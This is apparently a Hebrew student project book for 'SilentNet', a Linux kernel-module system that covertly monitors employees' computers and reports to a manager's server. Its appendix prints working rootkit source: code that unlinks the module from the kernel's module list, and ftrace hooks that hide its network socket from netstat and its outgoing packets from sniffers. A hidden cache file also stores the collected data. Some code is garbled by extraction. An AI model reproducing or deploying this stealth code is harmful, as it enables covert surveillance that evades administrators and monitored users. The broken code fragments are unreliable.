
לאחר שהתוכנית תתחיל לרוץ החלק הגרפי יוצג אוטומטית למנהל - מסך ראשוני, המנהל מכניס את הסיסמה הידועה מראש ומתחבר אל השרת, לאחר מכן ילחץ על submit, אם הסיסמה לא נכונה הדף יכתוב על כך, אם ברצונו לסגור את התוכנית יוכל ללחוץ על exit.




מסך שני, המנהל יכול להגדיר את רמת הבטיחות וכמות הלקוחות המקסימלית על ידי גרירת הנקודה והמספר משתנה בצד ימין. לאחר שסיים לבחור כרצונו ילחץ על start.



מסך שלישי, רשימת העובדים הרשומים במערכת אצל השרת (הצבע על כל עובד זה רמת הפעילות שלו, ככל שהצבע יותר אדום משמע העובד עובד פחות טוב. בנוסף הנקודה על כל שם מייצגת אם מחשב זה כרגע מחובר לשרת, אם לא הנקודה היא אדומה, אם מחובר הנקודה אפורה). הכפתורים משמאל מאפשרים לעדכן את העמוד הנוכחי, לחזור לעמוד ההגדרות ולשנות הגדרות או לסגור את התוכנית לגמרי ולהתנתק.



מסך רביעי, הנתונים שנאספו על העובד בצורה מסודרת ויפה לעין, בנוסף המנהל יכול לשנות את השם בו שמור העובד לצורכי נוחות ולחזור לדף הקודם או לעדכן את הדף הנוכחי בכפתורים למעלה.



(שאר המסכים הינם מסכי error/התחברות, אין צורך להסביר אותם אשר המידע מוסבר בהם).

שרת

אופן הפעלת המערכת (להריץ מתוך תיקיית server) –

`python server.py <max_clients> <safety> <password>`

(ב args צריך לתת את מספר הלקוחות המקסימליים הדיפולטיביים של השרת, רמת הבטיחות והסיסה שהמנהלים צריכים להכניס).

```
C:\Users\omerk\Desktop\git\SilentNet\src\server>py server.py
Using default configuration values
Usage: python server.py <max_clients:int> <safety:int> <password:str>

Server running with configuration:
Max clients: 5
Safety: 5
Password: itzik

Press 'q' to quit server
Press 'e' to erase all logs
```

הכתוב זה מה שמופיע כל פעם שמריצים את השרת, כמו שניתן לראות בנוסף להוראות הקודמות אם רוצים לסגור את השרת מכל סיבה שהיא ניתן ללחוץ על המקש q ואם רוצים למחוק את כל הנתונים השמורים על לקוחות ניתן ללחוץ על e (לא מוחק את הלקוחות עצמם, אלא רק את הפרטים שלהם, בשביל מחיקה של הלקוח המנהל יכול בעמוד שלו על ידי לחיצה על אייקון אשפה ליד השם של הלקוח).

לקוח

אופן הפעלת המערכת (להריץ מתיקייה בה proj.ko נמצא בה), לשים לב שרק אדם עם הרשאות sudo יכול לבצע פעולה זו –

```
sudo insmod proj.ko dAddress="server_ip" dPort=server_port
```

לאחר מכן המערכת מוחבאת, לכן אם צריך להציג אותה – כלומר להוריד אותה מלהיות מוחבאת, צריך ללחוץ על המקלדת את סדר המקשים הבא אחד אחרי השני

הצגה: x-x

הסתרה: h-h

(בדגש על ' - ' שלא על הלוח מספרים, כלומר מקלדת מרכזית)

השימוש המרכזי יהיה בסדר המקשים הראשון אשר צריכים אותו בשביל להסיר את התוכנית. כלומר לבצע את סדר המקשים ולאחר מכן לכתוב

```
sudo rmmmod proj.ko
```

אין צורך בלבצע את ההצגה וההסתרה סתם ככה, אבל בשביל צרכים אחרים שהם אינם הסרת התוכנית כגון בדיקות כאלו ושונות אלא הם סדרי המקשים.

אם צריך לקמפל את התוכנית, חשוב לשים לב שכל הקבצים תחת ל employee נמצאים בסדר הנכון, ולאחר מכן בתיקייה employee לכתוב את הפקודה make מה שייצור את הקובץ proj.ko, אם ברצון למחוק את כל הקבצים שנוצרו אחרי פקודת make ניתן לכתוב make clean מה שימחק את כל הקבצים שנוצרו על ידי הפקודה (גם את הקובץ proj.ko).

רפלקציה

פרויקט זה לראשונה עלה לי לראש בסוף כיתה י"א, כאשר ידעתי שארצה לבנות פרויקט שמעמיק בנושא מערכות הפעלה. בהתחלה התלבטתי מה לבנות, לבסוף החלטתי ללכת לפרויקט זה כיוון שרציתי להתעמק במערכת ההפעלה Linux ולהבין אותה יותר טוב בכל הקשור ל"מאחורי הקלעים" שלה.

לפני שהתחלתי לעבוד על הפרויקט, קראתי שני ספרים בנושא שהעשירו את הידע שלי לגבי מערכת ההפעלה ועזרו לי להבין מושגים שמשמשים בהם במאמרים שונים. התייעצתי גם עם מורה המגמה לקבלת תמונה שלמה יותר של הפרויקט.

בזכות התכנון המוקדם נתקלתי בפחות מכשולים לאורך הדרך (בניגוד לפרויקטים עבר בהם חוסר התכנון המוקדם יצר קושי רב בעת כתיבת הפרויקט), ויכולתי לממש כמעט את כל מה שתכננתי במסמך האפיון. מכאן למדתי שלפני כל פרויקט גדול כדאי לתכנן היטב כל פריט בפרויקט.

למרות זאת, נתקלתי במספר אתגרים משמעותיים:

1. מימוש באפר מעגלי – בשל חוסר תכנון מספק בנושא זה נתקלתי בבעיות שלא הצלחתי להבין את מקורן. לאחר ניסיונות לא מוצלחים עם AI, החלטתי לתכנן ולכתוב מחדש את המימוש לבד, מה שפתר את הבעיה.

2. חסימת המערכת בשל timeout ארוך מדי (socket timeout – כלומר בעת שליחת ההודעה אל השרת כאשר יש בעיות בתקשורת/השרת לא פעיל) - בעיה ייחודית לקוד קרנלי שגרמה לתקיעה מלאה של המערכת. מצאתי פתרון באמצעות מבנה נתונים מובנה בקרנל בשם workqueue, מבנה נתונים זה הצלחתי למצוא באחד הספרים אותם קראתי, שם מזכירים אותו, לאחר מכן חקרתי עליו באינטרנט והבנתי שהוא מתאים כמו כפפה לבעיה שלי ולכן החלטתי להתאים את הפרויקט מחדש בכדי שאוכל להשתמש במבנה נתונים זה.

נעזרתי בעמיתים לכיתה בעיקר בפיתוח מסד הנתונים. לאחר שראיתי שהקובץ שמחזיק את המידע גדל משמעותית אחרי כל הרצה גם אם זה הרצה קצרה של כמה דקות, התייעצתי עם חבר והחלטנו למספר כל נתון כדי לחסוך זיכרון וזמן חישוב – מצד אחד כמות הזיכרון הנשמרת קטנה בצורה דרסטית ומצד השני הזמן שלוקח לחפש כל נתון גם כן לוקח הרבה פחות כאשר הכל נמצא במקום אחד מאשר לעבור על כל ההודעות שנשלחו אי פעם ממחשב ספציפי.

בראייה לאחור, הייתי משלב שני תהליכים: אחד בקרנל להשגת מידע שדורש הרשאות גבוהות, והשני ב user mode - לניהול התקשורת עם השרת. כך גם הייתי יכול להוסיף הצפנה בין הלקוח לשרת ואף עוד פיצ'רים נוספים בהם השרת מתקשר בחזרה עם הלקוח (דבר שהיה מוסיף סיבוך רב אם הייתי כותב בקוד קרנל, ולכן בחרתי לא לבצע זאת). זוהי הדרך הנכונה יותר לכתוב את הפרויקט שלי, במקום לנסות לכתוב הכול בקרנל כמו שאני עשיתי.

בהינתן יותר זמן, הייתי מרחיב את הפרויקט כך שהשרת יוכל לשלוח מידע חזרה לפי בקשת המנהל, לשינוי קונפיגורציות מרחוק במחשבי העובדים ובכך למנהל תהיה בקרה אולטימטיבית על מחשבי עובדי החברה. בנוסף, הייתי מוסיף התאמה למגוון גרסאות לינוקס ולא רק לגרסה עליה אני כותבתי.

מהפרויקט הרווחתי ידע ייחודי בתחום מערכות ההפעלה. למרות שהיום ניתן לשאול AI על כמעט כל נושא, הלמידה העצמאית באמצעות ספרים ומאמרים והפיתוח העצמי תרמו להבנה עמוקה יותר של התחום. חקירת קוד של מערכת הפעלה הקפיצה את ההבנה שלי במספר מדרגות. אני מודה לכל מי שסייע לי בדרך: חברים לכיתה איתם התייעצתי, המורה אופיר שביט שעזר בהבנה כללית של פיתוח הפרויקט, ואחי שמבין בתחום ויעץ לי לאורך הדרך.

ביבליוגרפיה

- קורבט, ג', רוביני, א., וקרואה-הארטמן, ג. (2005). Linux Device Drivers (מהדורה שלישית). O'Reilly Media. <https://bootlin.com/doc/books/ldd3.pdf>.
- לוב, ר. (2010). Linux Kernel Development (מהדורה שלישית). Pearson Education. <https://www.doc-developpement-durable.org/file/Projets-informatiques/cours-&-manuels-informatiques/Linux/Linux%20Kernel%20Development,%203rd%20Edition.pdf>.
- איתמר, מ. (2021). בניית KLM rootkit בלינוקס (חלק ב'). Digital Whisper. <https://www.digitalwhisper.co.il/files/Zines/0x7D/DW125-2-LinuxRootkit-Part2.pdf>.
- גפן, ט. (2024). Rootkit קרנלי לניצול תעבורה רשתית. Digital Whisper. <https://digitalwhisper.co.il/files/Zines/0xA5/DW165-3-LinuxNetworkRootkit.pdf>.
- סרגיי, ס., ואלכסי, ל. (2018). Hooking Linux Kernel Functions, Part 2: How to Hook Functions with Ftrace. Apriorit. <https://www.apriorit.com/dev-blog/546-hooking-linux-functions-2>.
- הו, ט., ומיקלר, פ. (2010). Linux .workqueue — The Linux Kernel documentation. kernel docs. <https://docs.kernel.org/core-api/workqueue.html>.

נספחים

קוד הפרויקט

employee - cpu_stats.c

```
/*
 * cpu_stats.c - Handles CPU usage calculations
 *
 *              Omer Kfir (C)
 */

#include "cpu_stats.h"
#include "headers.h"

// Get total idle time of cpu core
unsigned long get_cpu_idle(int core) {
    struct kernel_cpustat *kcs = &kcpustat_cpu(core);
    return kcs->cpustat[CPUTIME_IDLE];
}

// Get total active time of cpu core
// To be clear - active time also includes idle time
// Active time is the total time the cpu core has done any state it
// can be in
unsigned long get_cpu_active(int core) {
    unsigned long total_active = 0;
    struct kernel_cpustat *kcs = &kcpustat_cpu(core);

    int i;
    for (i = 0; i < NR_STATS; i++) // Iterate through all states
        total_active += kcs->cpustat[i];

    return total_active;
}

void get_real_time(char *time_buf) {
    struct timespec64 ts;
    struct tm tm;

    ktime_get_real_ts64(&ts); // Get current real time
    time64_to_tm(ts.tv_sec, 0, &tm); // Convert to calendar time (UTC)

    snprintf(time_buf, REAL_TIME_LENGTH, "%04ld-%02d-%02d %02d:%02d:%02d",
             tm.tm_year + 1900, tm.tm_mon + 1, tm.tm_mday,
             tm.tm_hour + TIME_ZONE_DIFF, tm.tm_min, tm.tm_sec);
}
```

employee - cpu_stats.h

```
/*
 * cpu_stats.h - Header file for cpu_stats.c
 *
 *          Omer Kfir (C)
 */
#ifndef CPU_STAT_H
#define CPU_STAT_H

#include <linux/time64.h>
#include <linux/timekeeping.h>

/* Calculation of cpu usage ->
 * % of idle = (idle / active) * 100
 * To get more accurate in c we will multiply
 * before and then divide Now to get cpu usage out of this
 * precentage we get the
 * rest precentages Which are just the opposite of the idle precentages
 */
#define CALC_CPU_LOAD(active, idle) (100 - ((idle * 100) / active))
#define REAL_TIME_LENGTH (20) // YYYY-MM-DD HH:MM:SS
#define TIME_ZONE_DIFF (3)    // Time zone difference in hours

unsigned long get_cpu_idle(int);
unsigned long get_cpu_active(int);
void get_real_time(char *);

// CPU_STAT_H
#endif
```

employee\file_handling - file_storage.c

```
/*
 *■'silent_net' File storage handling.
 *      - Used for backup when server is down
 *      - Implements circular buffer
 *      - Meant for single threaded access
 *
 *■Omer Kfir (C)
 */

#include "file_storage.h"

static char *filename = "/var/tmp/.syscache";
static struct file *file;

static loff_t read_pos = 0; // File read position
static loff_t write_pos = 0; // File write position

static loff_t read_pos_offset; // Offset for read position
static loff_t write_pos_offset; // Offset for write position

/* Safe file opening function */
static struct file *safe_file_open(const char *path, int flags,
umode_t mode) {
    struct file *filp = NULL;

    filp = filp_open(path, flags, mode);

    if (IS_ERR(filp)) {
        printk(KERN_ERR "Cannot open file %s, error: %ld\n", path,
PTR_ERR(filp));
        return NULL;
    }

    return filp;
}

/* Safe file reading function */
static ssize_t safe_file_read(struct file *filp, char *buf, size_t len,
loff_t *pos) {
    ssize_t ret;

    if (!filp || !buf || len <= 0)
        return -EINVAL;

    ret = kernel_read(filp, buf, len, pos);
    if (ret < 0)
        printk(KERN_ERR "Error reading file, error: %ld\n", ret);

    return ret;
}

/* Safe file writing function */
static ssize_t safe_file_write(struct file *filp, const char *buf,
```

employee\file_handling - file_storage.c

```
size_t len,
                                loff_t *pos) {
    ssize_t ret;

    if (!filp || !buf || len <= 0)
        return -EINVAL;

    ret = kernel_write(filp, buf, len, pos);
    if (ret < 0)
        printk(KERN_ERR "Error writing to file, error: %ld\n", ret);

    return ret;
}
```

/* Safe file closing function */

```
static int safe_file_close(struct file *filp) {
    struct path path;
    struct dentry *dentry;
    int err;

    if (!filp || !filename)
        return -EINVAL; // Invalid arguments

    // Get the file's path
    err = kern_path(filename, LOOKUP_FOLLOW, &path);
    if (err)
        return err;

    // Get the dentry and inode for unlinking
    dentry = path.dentry;
    if (!dentry || !dentry->d_inode) {
        path_put(&path);
        return -ENOENT; // File not found
    }

    // Unlink the file
    err = vfs_unlink(&nop_mnt_idmap, d_inode(dentry->d_parent),
dentry, NULL);
    path_put(&path);
    if (err)
        return err; // Return error if unlink fails

    // Close the file
    filp_close(filp, NULL);
    return 0;
}
```

```
void file_storage_init(void) {
    char buf[sizeof(loff_t)];
    file = safe_file_open(filename, O_RDWR | O_CREAT, FILE_PERMISSIONS);
    if (!file) {
        printk(KERN_ERR "Failed to open file %s\n", filename);
        return;
    }
}
```

employee\file_handling - file_storage.c

```
}

/*
 * In case where the file wasn't erased properly (Computer crashed)
 * we need to read the last read/write positions from the file
 * and set them to the current positions.
 */
read_pos_offset = MAX_FILE_SIZE + 1;
write_pos_offset = read_pos_offset + sizeof(loff_t);

safe_file_read(file, buf, sizeof(loff_t), &read_pos_offset);
memcpy(&read_pos, buf, sizeof(loff_t));

safe_file_read(file, buf, sizeof(loff_t), &write_pos_offset);
memcpy(&write_pos, buf, sizeof(loff_t));

read_pos = read_pos > MAX_FILE_SIZE ? 0 : read_pos;
write_pos = write_pos > MAX_FILE_SIZE ? 0 : write_pos;
}

// Closing the file fully
void file_storage_release(void) {
    safe_file_close(file);
    file = NULL;
}

// Saving the write/read offset inside the file
static void save_file_pos(loff_t *pos, loff_t *offset) {
    char buf[sizeof(loff_t)];
    if (!file) {
        printk(KERN_ERR "File not opened\n");
        return;
    }

    memcpy(buf, pos, sizeof(loff_t));
    if (safe_file_write(file, buf, sizeof(loff_t), offset) < 0)
        printk(KERN_ERR "Failed to write read_pos to file\n");

    offset -= sizeof(loff_t);
}

// Reducing file size when memory is needed
void truncate_file(void) {
    char cur_chr_read;
    int attempts = 0;
    loff_t distance;
    const int max_attempts = MAX_FILE_SIZE;

    if (write_pos >= read_pos)
        distance = write_pos - read_pos;
    else
        distance = MAX_FILE_SIZE - (read_pos - write_pos);
```


employee\file_handling - file_storage.c

```
// If called it means an error was caused, therefore we must fix it
if (distance < TRUNCATE_SIZE) {
    read_pos = write_pos;
    return;
}

distance -= TRUNCATE_SIZE;
read_pos = (read_pos + TRUNCATE_SIZE) % MAX_FILE_SIZE;
while (attempts++ < max_attempts && distance > 0) {
    if (safe_file_read(file, &cur_chr_read, 1, &read_pos) < 0)
        break;
    if (cur_chr_read == MSG_SEPRATOR_CHR) {
        return;
    }
    read_pos %= MAX_FILE_SIZE;
    distance--;
}

read_pos = write_pos = 0;
}

// Writing to file in circular style
void write_circular(const char *data, size_t len) {
    ssize_t ret;
    loff_t original_write_pos = write_pos;

    if (!data || len == 0 || len > MAX_FILE_SIZE) {
        printk(KERN_ERR "Invalid parameters for write_circular\n");
        return;
    }

    write_pos %= MAX_FILE_SIZE; // Ensure write_pos is within bounds

    // Check space (with truncation if needed)
    size_t space_remaining;
    if (write_pos >= read_pos)
        space_remaining = MAX_FILE_SIZE - (write_pos - read_pos);
    else
        space_remaining = read_pos - write_pos;

    if (len >= space_remaining) {
        truncate_file(); // Free space by discarding old messages
    }

    // Handle wrap-around: Write in two parts if needed
    if (write_pos + len > MAX_FILE_SIZE) {
        size_t first_part = MAX_FILE_SIZE - write_pos;
        ret = safe_file_write(file, data, first_part, &write_pos);
        if (ret != first_part) {
            write_pos = original_write_pos; // Rollback on failure
            printk(KERN_ERR "Failed to write first part (ret=%zd)\n", ret);
            return;
        }
    }
}
```

employee\file_handling - file_storage.c

```
// Update for second part
data += first_part;
len -= first_part;
write_pos = 0;
}

// Write remaining data (or full data if no wrap-around)
ret = safe_file_write(file, data, len, &write_pos);
if (ret != len) {
    write_pos = original_write_pos; // Rollback on failure
    printk(KERN_ERR "Failed to write data (ret=%zd)\n", ret);
}
}

// Reading from file in circular style
int read_circular(char *buf, size_t len) {
    ssize_t ret;
    loff_t original_read_pos = read_pos;

    read_pos %= MAX_FILE_SIZE; // Ensure read_pos is within bounds

    if (buf == NULL) {
        read_pos = (read_pos + len) % MAX_FILE_SIZE;
        return len;
    }

    if (!buf || len == 0 || len > MAX_FILE_SIZE) {
        printk(KERN_ERR "Invalid parameters for read_circular\n");
        return -EINVAL;
    }

    // Handle wrap-around: Read in two parts if needed
    if (read_pos + len > MAX_FILE_SIZE) {
        size_t first_part = MAX_FILE_SIZE - read_pos;
        ret = safe_file_read(file, buf, first_part, &read_pos);
        if (ret != first_part) {
            read_pos = original_read_pos; // Rollback on failure
            printk(KERN_ERR "Failed to read first part (ret=%zd)\n", ret);
            return ret < 0 ? ret : -EIO;
        }

        // Update for second part
        buf += first_part;
        len -= first_part;
        read_pos = 0;
    }

    // Read remaining data (or full data if no wrap-around)
    ret = safe_file_read(file, buf, len, &read_pos);
    if (ret != len) {
        read_pos = original_read_pos; // Rollback on failure
        printk(KERN_ERR "Failed to read data (ret=%zd)\n", ret);
    }
}
```

employee\file_handling - file_storage.c

```
    return ret < 0 ? ret : -EIO;
}

return len; // Total bytes read
}

// Main function for writing to file
// data: data to be written to the file
// len: the length of the wanted data to be written
// Return Value: void
void backup_data_log(const char *data, size_t len) {
    if (!file || !data || len > MAX_FILE_SIZE) {
        printk(KERN_ERR "Invalid parameters for backup_data\n");
        return;
    }

    write_circular(data, len);
    write_circular(MSG_SEPRATOR, 1);

    // Write the write_pos to the file
    save_file_pos(&write_pos, &write_pos_offset);
}

// buf should no less than BUFFER_SIZE (protocol.h)
// RETURN VALUE: Length of message
int read_backup_data_log(char *buf) {
    size_t len;
    ssize_t ret;
    char len_str[SIZE_OF_SIZE + 1] = {0}; // Temporary buffer for length
    loff_t prev_read_pos;                  // Store the original read
    position

    if (!file || !buf) {
        printk(KERN_ERR "Invalid parameters for read_backup_data\n");
        return -EINVAL;
    }

    if (read_pos == write_pos) {
        return 0; // No data to read
    }

    // Save current read position in case we need to revert
    prev_read_pos = read_pos;

    // First, read the size prefix
    ret = read_circular(len_str, SIZE_OF_SIZE);
    if (ret != SIZE_OF_SIZE) {
        printk(KERN_ERR "Failed to read message length (ret=%zd)\n", ret);
        truncate_file();
        return ret < 0 ? ret : -EIO;
    }

    ret = kstrtoul(len_str, 10, &len);
```

employee\file_handling - file_storage.c

```
if (ret < 0) {
    printk(KERN_ERR "0.Invalid message length format: %s\n", len_str);
    // Restore original read position on error
    truncate_file();
    return ret;
}

if (len == 0 || len > BUFFER_SIZE - SIZE_OF_SIZE) {
    printk(KERN_ERR "1.Invalid message length: %zu\n", len);
    // Restore original read position on error
    read_pos = prev_read_pos;
    return -EINVAL;
}

// Copy length to the output buffer
memcpy(buf, len_str, SIZE_OF_SIZE);

// Read the actual message content
ret = read_circular(buf + SIZE_OF_SIZE, len);
if (ret != len) {
    printk(KERN_ERR "Failed to read message (expected=%lu,
        got=%lu)\n", len,
        ret);
    // Restore original read position on error
    read_pos = prev_read_pos;
    return ret < 0 ? ret : -EIO;
}

buf[len + SIZE_OF_SIZE] = '\0'; // Null-terminate the message
read_circular(NULL, 1);         // Read the separator

save_file_pos(&read_pos, &read_pos_offset); // Save the read position
return len + SIZE_OF_SIZE;                  // Total bytes read
}
```

employee\file_handling - file_storage.h

```
/*
 *■'silent_net' header file for file_storage.c
 *
 *■Omer Kfir (C)
 */

#ifndef FILE_STORAGE_H
#define FILE_STORAGE_H

#include "../headers.h"
#include "../protocol.h"
#include <linux/dcache.h>
#include <linux/err.h>
#include <linux/fs.h>
#include <linux/mount.h>
#include <linux/namei.h>
#include <linux/stat.h>

// Amount of minutes the module will backup data
// Continuing to backup data after that will erase the data from before
#define BACKUP_MINUTES (5)
#define MINUTE_BACKUP_STORAGE (13 * 1024) // Approximately 13k
bytes for one minute
#define MAX_FILE_SIZE (BACKUP_MINUTES * MINUTE_BACKUP_STORAGE)
#define TRUNCATE_PERCENTAGE (0.2f) // 20%
#define TRUNCATE_SIZE ((size_t)(MAX_FILE_SIZE * TRUNCATE_PERCENTAGE))
#define FILE_PERMISSIONS (S_IRUSR | S_IWUSR) // 0600 - Only owner
can read/write

#define MSG_SEPRATOR "\xff" // Separator for messages
#define MSG_SEPRATOR_CHR '\xff' // Separator character for messages

void file_storage_init(void);
void file_storage_release(void);
void truncate_file(void);
void write_circular(const char *, size_t);
int read_circular(char *, size_t);
void backup_data_log(const char *, size_t);
int read_backup_data_log(char *);

/* FILE_STORAGE_H */
#endif
```

employee - headers.h

```
#ifndef HEADER_H
#define HEADER_H

#define _GNU_SOURCE
#define __GNU_SOURCE
/* Common header files */
#include <asm/uaccess.h>           // Copy and write to user buffers
#include <linux/fs.h>              // Kernel file system
#include <linux/init.h>           // Module __init __exit
#include <linux/input.h>          // Structures of devices
#include <linux/kernel.h>         // Kernel base functions
#include <linux/kernel_stat.h>    // CPU stats
#include <linux/kprobes.h>        // Kprobe lib (King)
#include <linux/module.h>         // Kernel module macros
#include <linux/mutex.h>          // Mutex data structure
#include <linux/netdevice.h>      // List netdevices of pc
#include <linux/sched.h>          // Scheduler lib, Mainly for current
structure (PCB)
#include <linux/slab.h>           // Linux memory allocation
#include <linux/types.h>          // Different data structures types
#include <linux/utsname.h>        // Hostname of machine

/* HEADER_H */
#endif
```

employee\hide - hide_module.c

```
/*
 * hide_module.c - Provides basic implementation for module hiding
 *
 * Omer Kfir (C)
 */

#include "hide_module.h"

static int hidden = 0;
static struct list_head *prev_module;

void hide_this_module(void) {
    if (hidden)
        return;

    // Store the pointers to restore later
    prev_module = THIS_MODULE->list.prev;

    // Remove from the list
    list_del(&THIS_MODULE->list);

    hidden = 1;
    printk(KERN_INFO "Module hidden\n");
}

void unhide_this_module(void) {
    if (!hidden)
        return;

    // Restore module to the list
    list_add(&THIS_MODULE->list, prev_module);

    hidden = 0;
    printk(KERN_INFO "Module unhidden\n");
}
```

employee\hide - hide_module.h

```
/*
 * hide_module.h - header file for hide_module.c
 *
 * Omer Kfir (C)
 */

#ifndef HIDE_MODULE_H
#define HIDE_MODULE_H

#include <linux/module.h>

void hide_this_module(void);
void unhide_this_module(void);

/* HIDE_MODULE_H */
#endif
```


employee\hide - hide_tcp_sock.c

```
/*
 * hide_tcp_sock.c - Provides functionality to hide TCP sockets
 *                   and packets from being displayed in wireshark
 *                   and similar tools.
 *
 * Omer Kfir (C)
 */

#include "hide_tcp_sock.h"

struct ftrace_hook {
    const char *name;
    void *function;
    void *original;

    struct ftrace_ops ops;
};

// Netstat and similar tools use this function to show TCP sockets.
typedef int (*tcp4_seq_show_t)(struct seq_file *seq, void *v);
static tcp4_seq_show_t tcp4_seq_show_address = NULL;

// Network Interface Tap - nit.
// This function taps the sniffers about outgoing packets.
typedef void (*dev_queue_xmit_nit_t)(struct sk_buff *skb,
                                     struct net_device *dev);
static dev_queue_xmit_nit_t dev_queue_xmit_nit_addr = NULL;

// Signal if the socket is hidden.
static int sock_hidden = 0;

static void *find_symbol_address(const char *name) {
    struct kprobe kp = {.symbol_name = name};
    void *addr;

    register_kprobe(&kp);
    addr = (void *)kp.addr;
    unregister_kprobe(&kp);

    if (!addr) {
        printk(KERN_ERR "Failed to get %s address\n", name);
        return NULL;
    }

    return addr;
}

static asmlinkage long tcp4_seq_show_hook(struct seq_file *seq,
void *v) {
    if (v && v != SEQ_START_TOKEN) {
        struct inet_sock *inet = (struct inet_sock *)v;

        if (inet) {
```

employee\hide - hide_tcp_sock.c

```
u32 target_ip = in_aton(dAddress);

// Compare the destination port and IP address
if (inet->inet_dport == htons(dPort) && inet->inet_daddr ==
target_ip) {
    return 0; // Hide the socket
}
}
}

return tcp4_seq_show_address(seq, v);
}

static asmlinkage void dev_queue_xmit_nit_hook(struct sk_buff *skb,
                                              struct net_device *dev) {
    if (skb->protocol == htons(ETH_P_IP)) {
        struct iphdr *iph = ip_hdr(skb);
        u32 target_ip = in_aton(dAddress);

        if (iph->protocol == IPPROTO_TCP) {
            struct tcphdr *tcph = tcp_hdr(skb);
            u16 dest_port = ntohs(tcph->dest);

            // Compare the destination port and IP address directly
            if (dest_port == dPort && iph->daddr == target_ip) {
                return; // Hide the packet
            }
        }
    }

    dev_queue_xmit_nit_addr(skb, dev);
}

static void notrace callback_hook(unsigned long ip, unsigned long
parent_ip,
                                struct ftrace_ops *ops,
                                struct ftrace_regs *regs) {
    struct ftrace_hook *hook_ops = container_of(ops, struct
ftrace_hook, ops);

    if (!within_module(parent_ip, THIS_MODULE))
        regs->regs.ip = (unsigned long)hook_ops->function;
}

static struct ftrace_hook port_hide = {
    .name = "tcp4_seq_show",
    .function = tcp4_seq_show_hook,
    .original = NULL,

    .ops =
    {
        .func = callback_hook,
        .flags = FTRACE_OPS_FL_SAVE_REGS | FTRACE_OPS_FL_RECURSION |
```

employee\hide - hide_tcp_sock.c

```

        FTRACE_OPS_FL_IPMODIFY,
    },
};

static struct ftrace_hook packets_hide = {
    .name = "dev_queue_xmit_nit",
    .function = dev_queue_xmit_nit_hook,
    .original = NULL,

    .ops =
    {
        .func = callback_hook,
        .flags = FTRACE_OPS_FL_SAVE_REGS | FTRACE_OPS_FL_RECURSION |
                FTRACE_OPS_FL_IPMODIFY,
    },
};

int register_tcp_sock_hook(void) {
    int ret = 0;

    if (sock_hidden)
        return 0;

    if (!port_hide.original && !packets_hide.original) {
        port_hide.original = find_symbol_address(port_hide.name);
        if (!port_hide.original) {
            printk(KERN_ERR "Failed to get tcp4_seq_show address\n");
            return -1;
        }

        packets_hide.original = find_symbol_address(packets_hide.name);
        if (!packets_hide.original) {
            printk(KERN_ERR "Failed to get dev_queue_xmit_nit address\n");
            return -1;
        }
    }

    // Now set the filter to enable tracing
    ret = ftrace_set_filter_ip(&port_hide.ops, (unsigned
long)port_hide.original,
                                0, 0);

    if (ret) {
        printk(KERN_ERR "Failed to set filter for %s, ret: %d\n",
            port_hide.name,
            ret);
        return ret;
    }

    ret = ftrace_set_filter_ip(&packets_hide.ops,
                                (unsigned long)packets_hide.original,
                                0, 0);

    if (ret) {
        printk(KERN_ERR "Failed to set filter for %s, ret: %d\n",

```

employee\hide - hide_tcp_sock.c

```
    packets_hide.name,  
        ret);  
    ftrace_set_filter_ip(&port_hide.ops, (unsigned  
long)port_hide.original, 1,  
        0);  
    return ret;  
}  
  
// Register the ftrace function first  
ret = register_ftrace_function(&port_hide.ops);  
if (ret) {  
    printk(KERN_ERR "Failed to register ftrace function\n");  
    ftrace_set_filter_ip(&port_hide.ops, (unsigned  
long)port_hide.original, 1,  
        0);  
    ftrace_set_filter_ip(&packets_hide.ops,  
        (unsigned long)packets_hide.original, 1, 0);  
    return ret;  
}  
  
ret = register_ftrace_function(&packets_hide.ops);  
if (ret) {  
    printk(KERN_ERR "Failed to register ftrace function\n");  
    unregister_ftrace_function(&port_hide.ops);  
    ftrace_set_filter_ip(&port_hide.ops, (unsigned  
long)port_hide.original, 1,  
        0);  
    ftrace_set_filter_ip(&packets_hide.ops,  
        (unsigned long)packets_hide.original, 1, 0);  
    return ret;  
}  
  
tcp4_seq_show_address = (tcp4_seq_show_t)port_hide.original;  
dev_queue_xmit_nit_addr = (dev_queue_xmit_nit_t)packets_hide.original;  
sock_hidden = 1;  
return 0;  
}  
  
void unregister_tcp_sock_hook(void) {  
    if (!port_hide.original || !packets_hide.original || !sock_hidden)  
        return;  
  
    // Unregister the ftrace hook to stop tracing  
    unregister_ftrace_function(&port_hide.ops);  
    unregister_ftrace_function(&packets_hide.ops);  
  
    // Disable the filter to stop monitoring the function  
    ftrace_set_filter_ip(&port_hide.ops, (unsigned  
long)port_hide.original, 1, 0);  
    ftrace_set_filter_ip(&packets_hide.ops, (unsigned  
long)packets_hide.original,  
        1, 0);  
    sock_hidden = 0;
```

employee\hide - hide_tcp_sock.c

}

employee\hide - hide_tcp_sock.h

```
/*
 * hide_tcp_sock.h - header file for hide_tcp_sock.c
 *
